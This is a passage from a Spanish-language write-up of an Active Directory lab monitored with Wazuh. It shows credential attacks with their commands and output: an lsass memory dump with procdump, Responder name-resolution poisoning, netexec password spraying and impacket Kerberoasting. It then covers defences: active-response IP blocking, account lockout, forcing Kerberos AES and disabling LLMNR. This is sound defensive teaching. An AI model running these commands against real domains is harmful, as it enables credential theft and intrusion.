- **Ejecución de comandos sospechosos:** He ejecutado un comando en el cliente con la herramienta **procdump** para simular un ataque de robo de credenciales en memoria. Este ataque consiste en leer la memoria del proceso lsass.exe para extraer contraseñas o hashes de usuarios. Este comando se utiliza para realizar un volcado completo del proceso lsass.exe y guardarlo en el archivo lsass.dmp

```
PS C:\Users\soporte.it\Downloads> .\procdump.exe -ma lsass.exe lsass.dmp
Error al ejecutar el programa 'procdump.exe': Acceso denegadoEn línea: 1 Carácter: 1
+ .\procdump.exe -ma lsass.exe lsass.dmp
+ ~~~~~
En línea: 1 Carácter: 1
+ .\procdump.exe -ma lsass.exe lsass.dmp
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed

PS C:\Users\soporte.it\Downloads>
```

Evento en Wazuh: Al tratarse de un comando que interactúa con el proceso lsass.exe, Windows Defender lo detecta.

Jul 30, 2026 @ 17:37:31.069	WIN-CLIENT	Windows Defender: Antimalware platform detected potentially unwanted software ()
Jul 30, 2026 @ 17:37:30.082	WIN-CLIENT	A process was created.
Jul 30, 2026 @ 17:37:30.022	WIN-CLIENT	Windows Defender: Antimalware platform detected potentially unwanted software ()

data.win.eventdata.fwLink	https://go.microsoft.com/fwlink/?linkid=37020&name=HackTool:Win32/DumpLsass.E&threatid=2147786200&enterprise=0
data.win.eventdata.origin ID	0
data.win.eventdata.origin Name	Desconocido
data.win.eventdata.path	CmdLine:_C:\Users\soporte.it\Downloads\procdump.exe -ma lsass.exe lsass.dmp
data.win.eventdata.post Clean Status	0
data.win.eventdata.pre Execution Status	0
data.win.eventdata.process Name	Unknown
data.win.eventdata.product Name	Antivirus de Microsoft Defender


```
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]


[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [ON]
```

Y se queda en escucha:

```
[+] Current Session Variables:
Responder Machine Name [WIN-OIBLKLOR3S1]
Responder Domain Name [KJ1Q.LOCAL]
Responder DCE-RPC Port [48156]


[+] Listening for events ...
```

En este punto, he intentado acceder a una ruta de red que no existe (“servidorfalso”) desde el explorador de archivos o desde la ventana de ejecución (Windows + R):



Al intentar acceder, el Kali responde al broadcast pidiendo que el usuario se autentique para acceder a ese servidor falso:

```
[+] Listening for events ...
[*] [NBT-NS] Poisoned answer sent to 10.0.1.20 for name SERVER (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.0.1.20 for name SERVER (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.0.1.20 for name SERVER (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.0.1.20 for name SERVER (service: Browser Election)
[*] [LLMNR] Poisoned answer sent to 10.0.1.20 for name servidorfalso
[*] [MDNS] Poisoned answer sent to 10.0.1.20 for name servidorfalso.local
[*] [LLMNR] Poisoned answer sent to fe80::134f:f704:8dec:7e3c for name servidorfalso
[*] [NBT-NS] Poisoned answer sent to 10.0.1.20 for name SERVERORFALSO (service: File Server)
[*] [LLMNR] Poisoned answer sent to 10.0.1.20 for name servidorfalso
[*] [MDNS] Poisoned answer sent to 10.0.1.20 for name servidorfalso.local
[*] [LLMNR] Poisoned answer sent to fe80::134f:f704:8dec:7e3c for name servidorfalso
[*] [MDNS] Poisoned answer sent to fe80::134f:f704:8dec:7e3c for name servidorfalso.local
[*] [MDNS] Poisoned answer sent to fe80::134f:f704:8dec:7e3c for name servidorfalso.local
```



Al enviar las credenciales de red en el cliente, el Kali recibe el hash NTLMv2 del usuario indicado (soporte.it):

[illegible]

Defensa y mitigación

Una vez realizados los ataques anteriores, el último paso es aplicar medidas de defensa para proteger el controlador de dominio y su cliente.

- Bloqueo de la IP del atacante mediante la Respuesta Activa de Wazuh: Wazuh es capaz de bloquear direcciones IP de manera automática mediante su función de Active Response. En este caso, he creado una regla en el Wazuh Manager para que cuando se activen las alertas anteriores, se bloquee la IP del atacante.

Al configurar esta regla, cuando se dan las condiciones, el Wazuh Manager envía una orden automática al agente para ejecutar un script que añade la IP de Kali al Firewall de Windows Defender.

Para configurarlo, he seguidos estos pasos:

- He abierto el archivo de configuración de Wazuh (**C:\Program Files (x86)\ossec-agent\ossec.conf**) en los agentes y he revisado que en el bloque de active-response las respuestas estén activas:

```
<!-- Active response -->
<active-response>
  <disabled>no</disabled>
  <ca_store>wpk_root.pem</ca_store>
  <ca_verification>yes</ca_verification>
</active-response>
```

- He abierto el archivo de configuración de Wazuh Manager (**/var/ossec/etc/ossec.conf**) en el Ubuntu Server y he revisado que exista este bloque para indicar que herramienta usar en la respuesta activa. En este caso, es la herramienta **netsh.exe**, la cuál viene preinstalada y se encarga de añadir reglas de bloqueo automáticas en el Firewall de Windows:

```
<command>
  <name>netsh</name>
  <executable>netsh.exe</executable>
  <timeout_allowed>yes</timeout_allowed>
</command>
```

- En el mismo archivo de configuración anterior de Wazuh Manager (**/var/ossec/etc/ossec.conf**) he definido la siguiente Respuesta Activa:

```
<active-response>
  <command>netsh</command>
  <location>local</location>
  <rules_id>86601,92652,60122</rules_id>
  <timeout>600</timeout>
</active-response>
```

Las directivas de este bloquea indican:

- **command:** El comando que se ejecutará en la Respuesta Activa. En este caso es el comando netsh, y se especifica con el mismo nombre indicado en el bloque anterior.
 - **location:** Indica que el bloqueo debe ejecutarse en la misma máquina que generó la alerta.
 - **rules_id:** Indica que cuando se produzcan alertas con esos IDs de reglas (en este caso alertas de Suricata, conexiones remotas o inicios de sesión fallidos), se bloquee la IP del atacante (srcip).
 - **timeout:** Indica la duración del bloqueo. En este caso 600 segundos (10 minutos).
- Después de guardar el archivo de configuración de Wazuh Manager (**/var/ossec/etc/ossec.conf**) he reiniciado el servicio con el comando **sudo systemctl restart wazuh-manager**

```
wazuh@wazuh-server:~$ sudo systemctl restart wazuh-manager
[sudo] password for wazuh:
wazuh@wazuh-server:~$
```

Para comprobar que la respuesta activa funciona, he vuelto a lanzar los ataques que generan alertas con los IDs de reglas anteriores.

He lanzado el ataque de Password Spraying (Regla con ID 92652) con **netexec** hacia el Windows Server para probar credenciales válidas en un usuario. Como este comando ha producido varios intentos de inicio de sesión erróneos, la alerta se generó y se activó la respuesta activa:

```
(kali@kali)-[~]
└─$ netexec smb 10.0.1.10 -u "maria.rrhh" -p passwd.txt

SMB 10.0.1.10 445 SRV-LAB [*] Windows Server 2022 Build 20348 x64 (name:SRV-LAB) (dom
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:1234 STATUS_LOGON_FAILURE
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:password STATUS_LOGON_FAILURE
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:pass STATUS_LOGON_FAILURE
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:pass1234 STATUS_LOGON_FAILURE
SMB 10.0.1.10 445 SRV-LAB [+] server.local\maria.rrhh:Password1234

(kali@kali)-[~]
└─$ nano passwd.txt

(kali@kali)-[~]
└─$ netexec smb 10.0.1.10 -u "maria.rrhh" -p passwd.txt
```

t	data.parameters.program	active-response/bin/netsh.exe
t	data.srcip	10.0.1.21

WIN-SERVER	A process was created.	3	<pre>(kali@kali)-[~] └─\$ netexec smb 10.0.1.10 -u "maria.rrhh" -p passwd.txt SMB 10.0.1.10 445 SRV-LAB [*] Windows Server 2022 Bui SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh SMB 10.0.1.10 445 SRV-LAB [+] server.local\maria.rrhh (kali@kali)-[~] └─\$ nano passwd.txt (kali@kali)-[~] └─\$ netexec smb 10.0.1.10 -u "maria.rrhh" -p passwd.txt</pre>
WIN-SERVER	Windows User Logoff	3	
WIN-SERVER	A process was created.	3	
WIN-SERVER	Active response: active-response/...	3	
WIN-SERVER	A process was created.	3	
WIN-SERVER	A process was created.	3	
WIN-SERVER	A process was created.	3	

En este momento Kali Linux no tiene conectividad con el Windows Server, ya que Wazuh dió la orden para ejecutar el comando **netsh** y bloquear la IP atacante:


```
(kali@kali)-[~]
└─$ ping server.local
PING server.local (10.0.1.10) 56(84) bytes of data.
^C
— server.local ping statistics —
4 packets transmitted, 0 received, 100% packet loss, time 3060ms

(kali@kali)-[~]
└─$ ping 10.0.1.10
PING 10.0.1.10 (10.0.1.10) 56(84) bytes of data.
^C
— 10.0.1.10 ping statistics —
3 packets transmitted, 0 received, 100% packet loss, time 2051ms
```

En este caso el bloqueo solo durará 10 minutos.

- **Directiva de bloqueo de cuenta:** Esta directiva es útil para dificultar ataques de Password Spraying que intentan adivinar contraseñas de usuarios. Permite bloquear temporalmente una cuenta cuando se supera un número determinado de intentos fallidos de inicio de sesión.

Para configurarla, he ido a **Configuración del equipo > Directivas > Configuración de Windows > Configuración de seguridad > Directivas de cuenta > Directiva de bloqueo de cuenta**



- **Duración del bloqueo de cuenta:** La cuenta estará 5 minutos bloqueada. En este tiempo el usuario no podrá autenticarse ni aunque introduzca la contraseña correcta.
- **Restablecer el bloqueo de cuenta después de:** Indica el tiempo que debe pasar sin nuevos intentos fallidos para que el contador vuelva a 0. Por ejemplo, si tras 4 intentos fallidos el usuario espera más de 5 minutos sin volver a fallar, el contador vuelve a 0 y se dispone otra vez de 5 intentos.
- **Umbral de bloqueo de cuenta:** Tras 5 intentos de inicio de sesión fallidos se bloqueará la cuenta.

Después de aplicar las directivas, he aplicado los cambios con **gpupdate /force**

```
PS C:\Users\Administrador> gpupdate /force
Actualizando directiva...


La actualización de la directiva de equipo se completó correctamente.
Se completó correctamente la Actualización de directiva de usuario.
```

Si ahora vuelvo a ejecutar el ataque de Password Spraying para adivinar contraseñas, la cuenta de usuario que estoy atacando se bloqueará y el comando se cortará:

```
(kali@kali)-[~]
$ netexec smb 10.0.1.10 -u "maria.rrhh" -p passwd.txt
SMB 10.0.1.10 445 SRV-LAB [*] Windows Server 2022 Build 20348 x64 (name:SRV-LAB) (domain:server
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:1234 STATUS_LOGON_FAILURE
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:password STATUS_LOGON_FAILURE
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:pass STATUS_LOGON_FAILURE
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:pass1234 STATUS_LOGON_FAILURE
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:admin STATUS_LOGON_FAILURE
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:adminer STATUS_ACCOUNT_LOCKED_OUT
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:admin1234 STATUS_ACCOUNT_LOCKED_OUT
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:maria STATUS_ACCOUNT_LOCKED_OUT
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:maria1234 STATUS_ACCOUNT_LOCKED_OUT
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:rhhmaria STATUS_ACCOUNT_LOCKED_OUT
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:Password1234 STATUS_ACCOUNT_LOCKED_OUT
SMB 10.0.1.10 445 SRV-LAB [-] server.local\maria.rrhh:Pass1234 STATUS_ACCOUNT_LOCKED_OUT
```

Aparece el mensaje **STATUS_ACCOUNT_LOCKED_OUT**

Si intento acceder con el usuario afectado (maria.rrhh en este caso) desde el Windows 10 cliente, no podré acceder hasta que pasen los 5 minutos del bloqueo:



Desde PowerShell, pueden verse las cuentas bloqueadas con el comando **Search-ADAccount -LockedOut**

```
PS C:\Users\Administrador> Search-ADAccount -LockedOut

AccountExpirationDate :
DistinguishedName      : CN=Maria,OU=RRHH,DC=server,DC=local
Enabled                : True
LastLogonDate          : 12/08/2026 16:24:26
LockedOut              : True
Name                   : Maria
ObjectClass             : user
ObjectGUID             : 941be2db-2553-45cb-942a-bbb2340af176
PasswordExpired        : False
PasswordNeverExpires   : False
SamAccountName         : maria.rrhh
SID                    : S-1-5-21-548874633-249885264-49236100-1108
UserPrincipalName      : maria.rrhh@server.local
```

Para esta medida de defensa, es importante indicar un umbral de bloqueo equilibrado, como de 5 a 10 intentos. Si el umbral es demasiado bajo, el atacante podría provocar una denegación de servicio al bloquear deliberadamente cuentas de usuario.


- Forzar el cifrado AES en las cuentas de usuario: Por defecto, Active Directory puede emitir tickets Kerberos utilizando un cifrado antiguo llamado **RC4-HMAC**. El algoritmo de este cifrado es matemáticamente débil y muy rápido de procesar, por lo que si un atacante intercepta un ticket cifrado en RC4, las herramientas de crackeo pueden probar millones de contraseñas por segundo y descubrir claves débiles en cuestión de minutos.

Por este motivo, es importante asegurarnos que las cuentas de usuario utilicen tipos de cifrado más modernos como AES de 128 o 256 bits para Kerberos y así obligar a que se emitan los tickets de servicio (TGS) con un algoritmo más robusto.

Para habilitar los cifrados AES y desactivar el cifrado RC4 en la cuenta de servicio, he seguido estos pasos:

En la ventana de Usuarios y equipos de Active Directory he ido a **Ver > Características avanzadas** para mostrar las características avanzadas.

En las propiedades de la cuenta sql.finanzas he ido a la pestaña **Editor de atributos** y he seleccionado el atributo **msDS-SupportedEncryptionTypes** para editarlo. Este atributo sirve para indicar los tipos de cifrado que soporta la cuenta:





He introducido el valor decimal **24**. Este valor activa exclusivamente los cifrados AES128 y AES256, eliminando el cifrado RC4 que es inseguro. El funcionamiento de estos valores en el atributo **msDS-SupportedEncryptionTypes** es el siguiente:

Valor decimal	Valor hexadecimal	Tipos de cifrado habilitados
24	0x18	AES128 + AES256
28	0x1C	RC4 + AES128 + AES256
4	0x4	Únicamente RC4

En este caso, el valor 24 activa los cifrados AES128 y AES256 porque el cifrado AES 128 vale 8 bits (0x8) y el cifrado AES 256 vale 16 bits (0x10), por lo que la suma es 24.

Después de aplicar los cambios en la cuenta, he definido a nivel dominio los tipos de cifrados permitidos en Kerberos para no estar desactivando el cifrado RC4 cuenta por cuenta.

En la GPO predeterminada, he ido a **Configuración del equipo > Directivas > Configuración de Windows > Configuración de seguridad > Directivas locales > Opciones de seguridad > Seguridad de red: configurar tipos de cifrado permitidos para Kerberos**



En esta directiva he marcado únicamente las casillas **AES128_HMAC_SHA1** y **AES256_HMAC_SHA1** para obligar a todo el dominio a comunicarse utilizando únicamente Kerberos AES.

Para aplicar los cambios de la GPO, he ejecutado el comando **gpupdate /force**

```
PS C:\Users\Administrador> gpupdate /force
Actualizando directiva...

La actualización de la directiva de equipo se completó correctamente.
Se completó correctamente la Actualización de directiva de usuario.
```

Por último, he vuelto a lanzar el comando **impacket-GetUserSPNs server.local/maria.rrhh:Password1234 -dc-ip 10.0.1.10 -request** para solicitar un ticket de servicio:

```
(kali@kali)-[~]
$ impacket-GetUserSPNs server.local/maria.rrhh:Password1234 -dc-ip server.local -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc/srv-lab.server.local:1433	sql.finance		2026-08-20 16:55:06.282420	<never>	

```
[-] CCache file is not found. Skipping ...
$krb5tgs$18$sql.finance$SERVER.LOCAL$*server.local/sql.finance*$fb9d265b506818d0a9e6a0e5$331257249eea440b6297
752b313d13dfcfee31a9bd9620f30504953a81c4936f721ed7834a4c2d18633b8ffd9882748cf541b3b4a5aff6dc08089cac5e8acd52b13
0bfc0c2281b7d3e685d0c9e89b323e6673cb4cf567728de997f32e5f3b511695222fbae1a8d0840af76aabb6c013bd687c0803a8f244db7d
06f3770638244d40a38702a97810ffda1fc8c85453ed6a4e0e27fcdea34c8787a590258806bfc5f58776053001c6a4bb9c10168f582728b
47c12ade695c512baec8b3267576345bad63fea1ff48e963d8e2f7366d971ef24d51335f8473a7919b22b5e08e642c5a1fea2a7cec14f01
```

Ahora podemos comprobar que el ticket que ha devuelto empieza por \$krb5tgs\$18\$
El número 18 indica que el ticket usa el cifrado AES 256.

Antes de aplicar estos cambios, el ticket empezaba por \$krb5tgs\$23\$
El número 23 significa que estaba usando el cifrado RC4.

De esta manera, la cuenta sql.finance sigue siendo vulnerable a un ataque de Kerberoasting, pero ahora el descifrado offline requerirá mucha más potencia de cómputo.

Aún así, es muy importante que la contraseña siga siendo lo suficientemente robusta, ya que aunque se use un cifrado más moderno, **si la contraseña es débil seguirá siendo fácil de descifrar.**


Además, **la cuenta siempre debe tener habilitada la autenticación Kerberos previa.**

- Desactivar LLMNR y NetBIOS frente ataques Man-in-the-Middle: El objetivo de esta defensa es protegerse frente ataques MitM. Herramientas como *Responder* se usan para interceptar protocolos heredados de resolución de nombres (LLMNR, NBT-NS y mDNS) o abusar de firmas SMB no requeridas.

Para desactivar LLMNR (Link Local Multicast Name Resolution / Resolución de nombres de multidifusión local de enlace), he creado la GPO 'Protocolos' y he configurado las siguientes directivas:

Desde **Configuración del equipo > Directivas > Plantillas administrativas > Red > Cliente DNS** he habilitado la directiva **“Desactivar resolución de nombres de multidifusión”**

 Desactivar resolución de nombres de multidifusión	Habilitada	No
---	------------	----



